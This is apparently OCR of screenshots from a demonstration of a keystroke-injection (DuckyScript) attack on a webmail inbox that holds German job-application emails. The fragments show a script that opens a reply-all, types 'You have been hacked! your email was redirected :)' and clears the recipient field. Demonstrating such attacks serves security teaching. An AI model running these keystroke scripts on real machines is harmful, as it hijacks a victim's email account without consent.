
Lernstudio Barbarossa Dozent... — Jun 15
Ihre Bewerbung
Ihre Bewerbung beim Lernstudio Barba...

Indeed-Bewerben-Funktion — Jun 15
Bewerbung über Indeed: Hotelfachfra...
We'll help you get started

Indeed-Bewe. 2, Draft
Bewerbung über Indeed: Nachhilfek
You have been hacked! Your email was...




```
REM Reply all shortcut
CTRL r
DELAY 1000
STRING You have been hacked! your email was redirected :)
DELAY 2000
TAB
DELAY 1000
```



From asylbekbug@gmail.com

To Asylbekbug@gmail.com

Re: Ihr Kennenlerntermin beim Lernstudio Barbarossa in Ulm




From asylbekbug@gmail.com

To Asylbekbug@gmail.com


Re: Ihr Kennenlerntermin beim Lernstudio Barbarossa in Ulm

You have been hacked! Your email was redirected :)

...



```
DELAY 2000
TAB
DELAY 1000
REM Proceed to email recipient field
TAB
DELAY 1000
LEFTARROW
REM Delete to email address written by default
DELAY 1000
DELETE
```




From asylbekbug@gmail.com

To

